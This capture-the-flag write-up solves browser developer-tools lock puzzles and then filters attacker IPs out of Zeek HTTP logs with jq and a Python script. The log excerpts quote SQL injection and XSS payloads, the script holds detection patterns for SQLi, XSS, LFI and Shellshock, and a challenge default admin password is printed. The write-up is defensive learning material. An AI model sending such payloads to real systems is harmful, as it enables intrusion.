In the `font-family` css property, you can list multiple fonts, and the first available font on the system will be used

Found the code in the style section in the HTML source: **H2HW3DP0**



```
<!DOCTYPE html><html><head><title>Crack the Crate                                 0091P6JW</title><link rel="stylesheet" href="css/
href="https://fonts.googleapis.com/css?family=Beth+Ellen&display=swap" rel="stylesheet"><style>.instructions { font-family: 'H2HW3DP0', 'Beth Ellen'
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="0"><script>/*
      const getTestFlag = seed => {
```

Lock 8


Description

In the event that the .eggs go bad, you must figure out who will be sad.

Hint

Google: "[your browser name] view event handlers"

Right click on ".egg" on page, then click the "Event Listeners" tab in Chrome. Expanded the "spoil" listing and revealed code **VERONCIA**



```
▶<li>…</li>
▼<li>
  ▼<div class="lock c1 unlocked">
     ::before
     <input type="text" maxlength="8" data-id="1" disabled>
     <button data-id="1" disabled>Unlock</button>
     <span class="led-indicator locked"></span>
     <span class="led-indicator unlocked"></span>
     ::after
   </div>
 </li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▼<li>
  ▶<div class="instructions">…</div>
  ▼<div class="sticker">
     ::before
    ▼<div class="hologram">
      ▶<div class="items">…</div>
     </div>
   </div>
   <button class="hint-dispenser" data-id="6">Need a hint?
   </button>
 </li>
▶<li>…</li>
▶<li>…</li>
▶<li>…</li>
▼<li>
  ▼<div class="instructions">
     "In the event that the "
     <span class="eggs">.eggs</span> == $0
     " go bad, you must figure out who will be sad."
```

```
▶ DOMContentLoaded
▼ spoil
  ▼ span.…   Remove   631b5afb-3679-46e5-aecd-20
    ▶ handler: ()=>window['VERONICA']='sad'
      once: false
      passive: false
      useCapture: false
```

Lock 9


Description

This next code will be unredacted, but only when all the chakras are :active.

Hint

:active` is a css pseudo class that is applied on elements in an active state.

Inspect element, find all elements with class "chakra". Right click on each and select "Force state" > "Actice": Reveals segmented code OT+AX+U+E4+8, which concatenated reveals code **OTAXUE48**


OT
AX
This next code will be unredacted, but
U
E4
8
only when all the chakras are :active.
Need a hint?

```
        <button class="hint-dispenser" data-id="8">Need a hint?
        </button>
      </li>
    ▶<li>…</li>
    ▼<li>
      ▼<div class="instructions">
          "This "
●       ▶<span class="chakra">…</span>
          " code will be "
●       ▶<span class="chakra">…</span>
          ", but "
●       ▶<span class="chakra">…</span>
●       ▶<span class="chakra">…</span>
          " all the "
●       ▶<span class="chakra">…</span> == $0
          " are "
          <span class="subtle">:</span>
```

Lock 10

Description


Oh, no! This lock’s out of commission! Pop off the cover and locate what’s missing.

Hint

Use the DOM tree viewer to examine this lock. you can search for items in the DOM using this view.

Steps:


- Right click and Inspect "lock" div
- Drag div with class "cover" up in the DOM three
- Code **KD29XJ37** is printed on the circuit board


Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.
Need a hint?

```
      <div class="instructions">
        "Oh, no! This lock's out of commission! Pop off th
        locate what's missing."
      </div>
      <button class="hint-dispenser" data-id="10">Need a 
    </li>
    <li>
      <div class="cover">…</div> == $0
      <div class="lock c10">
        ::before
        <input type="text" maxlength="8" data-id="10">
        <button class="switch" data-id="10"></button>
        <span class="led-indicator locked"></span>
        <span class="led-indicator unlocked"></span>
        ::after
      </div>
    </li>
  </ul>
</div>
<script type="text/javascript" src="/client.js/631b5afb-3
20beb085d416"></script>
</body>
</html>
```

html body div.box ul.locks li div.cover


- Entering this code yields a Console message "Missing macaroni". A similar message for "swab" and gnome will appear later on.
- Searching the HTML DOM for macaroni yields an element with attribute data-code="A33"
- Dragging the div with class "component macaroni" into the "lock" div
- Dragging the div with class "component swab" into the "lock" div
- Dragging the div with class "component gnome" into the "lock" div


Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.
Need a hint?
KD29XJ37
UNLOCK

```
        "Oh, no! This lock's out of commission! Pop off the cover and
        locate what's missing."
      </div>
      <button class="hint-dispenser" data-id="10">Need a hint?</button
    </li>
    <li>
      <div class="lock c10">
        ::before
        <div class="cover">…</div>
        <div class="component macaroni" data-code="A33"></div>
        <div class="component swab" data-code="J39"></div>
        <div class="component gnome" data-code="XJ0"></div> == $0
        <input type="text" maxlength="8" data-id="10">
        <button class="switch" data-id="10"></button>
        <span class="led-indicator locked"></span>
        <span class="led-indicator unlocked"></span>
        ::after
      </div>
    </li>
  </ul>
</div>
<script type="text/javascript" src="/client.js/631b5afb-3679-46e5-aec
```

html body div.box ul.locks li div.lock.c10 div.component.gnome

Upon solving the last lock, a message appears where where we can find the keyword. The keyword for this objective is **"The Tooth Fairy"**



The villian is

The Tooth Fairy

Solved in: 16m 54s

Rank: Casual

Filter Out Poisoned Sources of Weather Data

Description

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa’s flight mapping software. Block the 100 offending sources of information to guide Santa’s sleigh through the attack. Submit the Route ID ("RID") success value that you’re given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

Setting up my Linux environment

Downloaded http.log.gz (as linked to in the objective text):

```
cd ~/Downloads
mkdir Obj12
cd Obj12
wget https://downloads.elfu.org/http.log.gz
gunzip http.log.hz
```

Installed JQ:

```
sudo zypper install jq
```

JQ searches


Finding all requests having status code 200

```
cat http.log | jq '.[] | select (.status_code == 200) | .uri' | sort | uniq
```

Of course, this brought back much noise. But, something interesting were to be found in the mess returned:

```
"/logout?id=1' UNION/**/SELECT 1223209983/*"
"/logout?id=1' UNION SELECT
null,null,'autosc','autoscan',null,null,null,null,null,null,null,null/*"
"/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\\\"><script>alert(15362
86186)</script>"
"/map.html"
"/README.md"
"/santa.html"
"/vendor/bootstrap/js/bootstrap.bundle.min.js"
"/vendor/fontawesome-free/css/all.min.css"
"/vendor/fontawesome-free/webfonts/fa-solid-900.woff2"
```

Someone visited the path "README.md". Remembering back to document **"ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf"** I decoded earlier, there's a note on the default password:




3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:

The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

Navigating to https://srf.elfu.org/README.md I find something interesting:



Sled-O-Matic - Sleigh Route Finder Web API

Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

```
python3 ./srfweb.py
```

Logging in:

You can login using the default admin pass:

```
admin 924158F9522B3744F5FCD4D10FAC4356
```

However, it’s recommended to change this in the sqlite db to something custom.

So to login we can use


Username	Password
admin	924158F9522B3744F5FCD4D10FAC4356

In order to extract the external IP’s I had to whip up a Python script utilizing JQ. I perhaps should’ve relied more on JQ, but I found it slow to work with. Also, I had to make some assumptions on the User-Agents, landing on using the 9 least used User-Agents.

Automating JQ queries and processing of results using Python

```
import subprocess
import json
import re

indications = []
external_ips = []
suspicious_user_agents = {}

#
# Find events mathcing SQL-injection, Cross Site Scripting (XSS), Local File Inclusion (LFI)
and Shellsock
#

jq_searches = {
    "SQLInjection-Username": "jq -r '.[] | select (.username | contains(\"'\"'\"'\") )'",
    "SQLInjection-Uri": "jq -r '.[] | select (.uri | contains(\"'\"'\"'\") )'",
    "SQLInjection-UserAgent": "jq -r '.[] | select (.user_agent | contains(\"'\"'\"'\") )'",
    "XSS-URI": "cat http.log | jq -r '.[] | select (.uri | contains(\"<\"))'",
    "XSS-Host": "cat http.log | jq -r '.[] | select (.host| contains(\"<\"))'",
    "LFI-URI": "cat http.log | jq -r '.[] | select (.uri| contains(\"pass\"))'",
    "Shellshock-UserAgent": "jq -r '.[] | select (.user_agent | contains(\":; };\") )'"
}

for search_name, jq_search in jq_searches.items():
    print("[SEARCH] {}".format(search_name))

    search = "cat http.log | {}".format(jq_search)
    result = subprocess.getoutput(search)

    splitter = r'({\n(?:\s{2}.*\n)+})'
    splitted = re.findall(splitter, result)

    for item in splitted:
        json_data = json.loads(item)
        indications.append(json_data)

        user_agent = json_data["user_agent"]
        if user_agent not in suspicious_user_agents.keys():
            suspicious_user_agents[user_agent] = { "counter": 0, "ips": [] }

user_agent_stats = {}

with open("http.log", "r") as http_log:
    log_data = json.load(http_log)

    for item in log_data:
        user_agent = item["user_agent"]
        ip = item["id.orig_h"]

        if user_agent in suspicious_user_agents.keys():
            suspicious_user_agents[user_agent]["counter"] += 1

            if ip not in suspicious_user_agents[user_agent]["ips"]:
                suspicious_user_agents[user_agent]["ips"].append(ip)

out_ips = []
for key, value in suspicious_user_agents.items():
    if value["counter"] <= 9:
        print("{} => {}".format(value["counter"], key))
        for ip in value["ips"]:
            if ip not in out_ips:
                out_ips.append(ip)

with open("ips.txt", "w") as out:
    ips = ",\n".join(out_ips)

    out.write(ips)
```

Taking the IP list this script generated and loaded its content into the web tool as a CSV list. This is the output I got using my IP list:



